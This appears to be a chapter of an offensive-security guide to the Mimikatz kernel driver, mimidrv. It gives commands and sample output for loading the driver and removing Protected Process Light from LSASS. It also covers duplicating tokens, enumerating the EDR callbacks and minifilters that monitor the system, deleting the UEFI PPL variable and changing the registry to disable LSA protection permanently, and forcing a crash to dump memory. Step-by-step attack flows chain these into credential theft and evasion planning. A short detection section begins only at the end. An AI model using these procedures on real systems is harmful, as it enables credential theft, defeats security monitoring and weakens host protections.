
Appearance
Chapter 13: Kernel Driver (mimidrv)
Introduction
Welcome to the most powerful—and most dangerous—component of the Mimikatz toolkit. Everything we've discussed in previous chapters operates in User Mode (Ring 3), constrained by the security boundaries the Windows kernel enforces. The Mimikatz kernel driver (mimidrv.sys) changes the game entirely by operating in Kernel Mode (Ring 0), where those security boundaries simply don't exist.
The driver exists for a specific reason: to bypass protections that can't be circumvented from user mode. Protected Process Light (PPL), which shields LSASS from unauthorized access, operates through kernel data structures that user-mode code cannot modify. The mimidrv driver reaches directly into kernel memory, locates the process protection flags, and clears them. What was impossible from Ring 3 becomes trivial from Ring 0.
I want to be absolutely clear about the operational reality of kernel-mode code: there is no safety net. A bug in user-mode code crashes an application; a bug in kernel-mode code crashes the entire system with a Blue Screen of Death. The mimidrv driver even includes a command (!bsod) that deliberately triggers a system crash—a feature with legitimate forensic applications, but one that illustrates the level of control kernel access provides.
In my experience, the driver is a tool of last resort. The operational overhead—driver signing requirements, detection surface, crash risk—means I only deploy it when user-mode techniques have failed and the target value justifies the increased risk. But when you need to defeat PPL on a Domain Controller or map out an EDR's kernel presence, nothing else will do.
This chapter covers the Windows privilege ring architecture, driver installation and management, process protection manipulation, kernel reconnaissance capabilities including callback enumeration and minifilter mapping, UEFI variable manipulation for persistent PPL bypass, and comprehensive detection strategies.
Technical Foundation
Windows Privilege Rings
Modern x86/x64 processors implement hardware-enforced privilege levels called "rings." Windows uses two of these:
| Ring | Name | Access Level | Examples |
|---|---|---|---|
| Ring 0 | Kernel Mode | Complete system access | Windows kernel, drivers |
| Ring 3 | User Mode | Restricted, mediated by kernel | Applications, services |
Ring 3 Constraints
User-mode code operates under strict limitations:
- Memory Access: Can only access own process memory plus shared mappings
- Hardware: No direct hardware access—must use kernel APIs
- Kernel Structures: Cannot read or write kernel data structures
- Protected Processes: Cannot open handles to protected processes with certain access rights
When Mimikatz runs in user mode and attempts to access LSASS (protected by PPL), the kernel intercepts the OpenProcess call and returns ACCESS_DENIED. The protection is enforced at the kernel level—user-mode code cannot bypass it.
Ring 0 Capabilities
Kernel-mode code has no restrictions:
- Full Memory Access: Can read/write any physical or virtual memory
- Direct Hardware: Can interact directly with hardware
- Structure Modification: Can modify any kernel data structure
- Protection Bypass: Can alter protection flags on any process
The mimidrv driver uses these capabilities to modify the EPROCESS structure (the kernel's internal representation of a process), clearing the protection bits that would otherwise prevent access.
The EPROCESS Structure
Every process in Windows has an associated EPROCESS structure in kernel memory. This structure contains:
| Field | Purpose |
|---|---|
UniqueProcessId | The process ID |
ImageFileName | The executable name |
Protection | Protection level (PPL, etc.) |
SignatureLevel | Code signing requirements |
Token | Process security token |
The Protection field is a PS_PROTECTION structure containing:
- Type: None (0), ProtectedLight (1), Protected (2)
- Audit: Whether protection violations are logged
- Signer: What level of signing is required
When mimidrv executes !processProtect /remove, it locates the target process's EPROCESS structure and sets the Protection field to zero—instantly stripping all protection.
Driver Signing Requirements
Modern Windows enforces Driver Signature Enforcement (DSE):
| Windows Version | Requirement |
|---|---|
| Windows Vista x64+ | Kernel-mode code must be signed |
| Windows 10 1607+ | Must be signed by Microsoft WHQL or cross-signed |
| Secure Boot enabled | Additional UEFI-level enforcement |


The default mimidrv.sys uses an expired code signing certificate. On systems with Secure Boot, this creates a significant barrier. Options include:
- Test Signing Mode: Disable DSE for testing (development only)
- BYOVD (Bring Your Own Vulnerable Driver): Use a legitimately signed but vulnerable driver to disable DSE
- Custom Signing: Obtain valid EV code signing certificate (expensive, audited)
Command Reference
Driver Installation and Management
!+ - Load the Driver
Extracts and loads the mimidrv driver, creating a kernel service.
mimikatz # !+
[*] 'mimidrv' service not present
[+] 'mimidrv' service created
[+] 'mimidrv' service started

Service Configuration:
| Property | Value |
|---|---|
| Service Name | mimidrv |
| Display Name | mimikatz driver (mimidrv) |
| Service Type | Kernel Driver (0x1) |
| Start Type | Demand Start (3) |
| Binary Path | C:\Windows\System32\drivers\mimidrv.sys |
Requirements:
- Administrator privileges (for service creation)
- Valid driver signature (or DSE disabled)
- No conflicting driver already loaded
!ping - Verify Driver Communication
Confirms the driver is loaded and responding.
mimikatz # !ping
Input buffer size  : 0
Output buffer size : 0
Pong from the kernel!
Always run !ping after !+ to verify successful loading before attempting other driver commands.
!- - Unload the Driver
Stops the service and unloads the driver from kernel memory.
mimikatz # !-
[+] 'mimidrv' service stopped
[+] 'mimidrv' service deletedCritical: Always unload the driver before leaving a system. A loaded kernel driver is a significant forensic artifact.
Process Commands
!process - List Processes with Protection Information
Enumerates all processes with their kernel protection status.
mimikatz # !process
PID     PPID    [Sig/SSig]      [Type-Audit-Signer]     Name
4       0       [00/00]         [0-0-0]                  System
456     4       [06/06]         [2-0-6]                  smss.exe
584     456     [0f/0f]         [0-0-0]                  csrss.exe
692     584     [06/06]         [2-0-6]                  wininit.exe
784     692     [3f/3f]         [1-0-4]                  lsass.exe
...
Understanding the Output:
Signature Level [Sig/SSig]:
- First value: Image signature level
- Second value: Section signature level
- Higher values indicate stricter signing requirements
Protection [Type-Audit-Signer]:
| Type Value | Meaning |
|---|---|
| 0 | PsProtectedTypeNone (no protection) |
| 1 | PsProtectedTypeProtectedLight (PPL) |
| 2 | PsProtectedTypeProtected (full protected) |
| Signer Value | Meaning |
|---|---|
| 0 | PsProtectedSignerNone |
| 1 | PsProtectedSignerAuthenticode |
| 2 | PsProtectedSignerCodeGen |
| 3 | PsProtectedSignerAntimalware |
| 4 | PsProtectedSignerLsa |
| 5 | PsProtectedSignerWindows |
| 6 | PsProtectedSignerWinTcb |
| 7 | PsProtectedSignerWinSystem |
Example: LSASS showing [1-0-4] means:
- Type 1: Protected Process Light
- Audit 0: Violation auditing disabled
- Signer 4: LSA signer
!processProtect - Modify Process Protection
The primary reason for using the driver. Removes or adds protection to processes.
Remove Protection
mimikatz # !processProtect /process:lsass.exe /remove
Process  : lsass.exe
PID      : 784
Protection removedParameters:
| Parameter | Description |
|---|---|
/process:<name> | Target process by name |
/pid:<id> | Target process by PID |
/remove | Remove protection (clear to zero) |
Without /remove (Set Protection):
If /remove is not specified, the driver sets protection instead:
| Windows Version | Settings Applied |
|---|---|
| Windows 8.1 | SignatureLevel = 0x0f |
| Windows 10+ | SignatureLevel = 0x3f, SectionSignatureLevel = 0x3f, Type = 2, Audit = 0, Signer = 6 |
!processToken - Duplicate Process Token
Duplicates a token from one process to another for privilege escalation.
mimikatz # !processToken /from:4 /to:1234!processPrivilege - Set All Privileges
Enables all privileges on a process.
mimikatz # !processPrivilege /pid:1234Kernel Research Commands
!modules - List Loaded Drivers
Enumerates all drivers loaded in kernel memory.
mimikatz # !modules
Address              Size     Module
fffff80250000000     10b1000  ntoskrnl.exe
fffff80250b20000     c7000    hal.dll
fffff80250c00000     12000    kdcom.dll
...
fffff802a1230000     1f000    mimidrv.sys
!minifilter - Filesystem Minifilters
Lists all filesystem minifilter drivers—critical for understanding what's monitoring file operations.
mimikatz # !minifilter
Frame        Altitude     Flags        Name              Instances
0            389600       (0)          WdFilter          C:\, ...
0            385201       (0)          FileInfo          C:\, ...
0            328010       (0)          CldFlt            C:\, ...

Key Minifilters to Identify:
| Minifilter | Product |
|---|---|
| WdFilter | Windows Defender |
| MpFilter | Microsoft Malware Protection |
| SentinelMonitor | SentinelOne |
| CrowdStrike | CrowdStrike Falcon |
| CyOptics | Cylance |
Altitude indicates processing order—higher altitudes process I/O first.
!filter - Legacy Filter Drivers
Lists legacy filesystem filter drivers (older technology than minifilters).
mimikatz # !filterCallback Enumeration
Security products register kernel callbacks to monitor system activity. These commands reveal who's watching:
!notifProcess - Process Creation Callbacks
mimikatz # !notifProcess
[00] fffff80250abc000  ntoskrnl.exe
[01] fffff802a1234000  Sysmon64.sys
[02] fffff802b5678000  WdFilter.sys
!notifThread - Thread Creation Callbacks
mimikatz # !notifThread!notifImage - Image Load Callbacks
mimikatz # !notifImage!notifReg - Registry Operation Callbacks

mimikatz # !notifReg!notifObject - Object Manager Callbacks
mimikatz # !notifObject!ssdt - System Service Descriptor Table
Lists the SSDT, showing kernel syscall handlers.
mimikatz # !ssdtUEFI Commands
On Secure Boot systems, PPL configuration is stored in UEFI variables that persist across reboots.
!sysenvset - Set UEFI Variable
mimikatz # !sysenvset /name:Kernel_Lsa_Ppl_Config /data:00000000Parameters:
| Parameter | Description | Default |
|---|---|---|
/name:<var> | Variable name | Kernel_Lsa_Ppl_Config |
/guid:<guid> | Namespace GUID | |
/attributes:<n> | Attribute flags | 1 |
/data:<hex> | Variable data | 00000000 |
!sysenvdel - Delete UEFI Variable
mimikatz # !sysenvdel /name:Kernel_Lsa_Ppl_Config
To permanently disable PPL:
- Delete the UEFI variable with
!sysenvdel - Set the registry key
HKLM\SYSTEM\CurrentControlSet\Control\Lsa\RunAsPPLto 0 - Reboot the system
The Nuclear Option
!bsod - Force System Crash
Triggers an immediate Blue Screen of Death with error code MANUALLY_INITIATED_CRASH.
mimikatz # !bsod
Use Case: Forces a complete memory dump (C:\Windows\MEMORY.DMP) for offline analysis. If you can't dump LSASS through normal means, crashing the system and analyzing the resulting memory dump is a last-resort option.
Warning: This is the loudest possible action. Only use when crash is acceptable.
Attack Scenarios
Scenario 1: Bypassing PPL for Credential Extraction
Context: LSASS is protected by PPL, blocking user-mode credential extraction.
Attack Flow:
- Load the driver:
!+ - Verify it's responding:
!ping - Check LSASS protection:
!process(observe[1-0-4]) - Remove protection:
!processProtect /process:lsass.exe /remove - Extract credentials:
sekurlsa::logonpasswords - Unload driver:
!-
Result: PPL no longer protects LSASS; credential extraction succeeds.
Scenario 2: EDR Reconnaissance
Context: You need to understand what security products are monitoring the system before performing noisy operations.
Attack Flow:
- Load driver:
!+ - Map filesystem monitoring:
!minifilter - Identify process monitoring:
!notifProcess - Check thread monitoring:
!notifThread - Check image load monitoring:
!notifImage - Document findings for evasion planning
- Unload driver:
!-
Result: You now know which EDR components are active and can plan accordingly.
Scenario 3: Persistent PPL Bypass
Context: You need PPL disabled across reboots on a Secure Boot system.
Attack Flow:
- Load driver:
!+ - Delete UEFI variable:
!sysenvdel /name:Kernel_Lsa_Ppl_Config - Modify registry:
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v RunAsPPL /t REG_DWORD /d 0 - Unload driver:
!- - Reboot system
- Verify PPL is disabled post-reboot
Result: PPL remains disabled after reboot.
Scenario 4: Forensic Memory Acquisition
Context: You need a complete memory dump from a locked-down system that blocks standard memory acquisition tools.
Attack Flow:
- Ensure crash dump is configured for "Complete Memory Dump"
- Load driver:
!+ - Trigger crash:
!bsod - System creates
C:\Windows\MEMORY.DMP - Boot from external media or repair mode
- Copy MEMORY.DMP for offline analysis
- Analyze with WinDBG + mimilib or Volatility
Result: Complete RAM contents available for offline credential extraction.
Detection and Indicators of Compromise
Service Installation Detection
Security Event ID 4697
Generated when any service is installed. The mimidrv service is highly distinctive:
xml
<Event xmlns="...">
  <System>
    <EventID>4697</EventID>
    ...
  </System>
  <EventData>
    <Data Name="SubjectUserSid">S-1-5-21-...</Data>
    <Data Name="SubjectUserName">Administrator</Data>
    <Data Name="ServiceName">mimidrv</Data>
    <Data Name="ServiceFileName">C:\Windows\System32\drivers\mimidrv.sys</Data>
    <Data Name="ServiceType">0x1</Data>
    <Data Name="ServiceStartType">3</Data>
    <Data Name="ServiceAccount">LocalSystem</Data>
  </EventData>
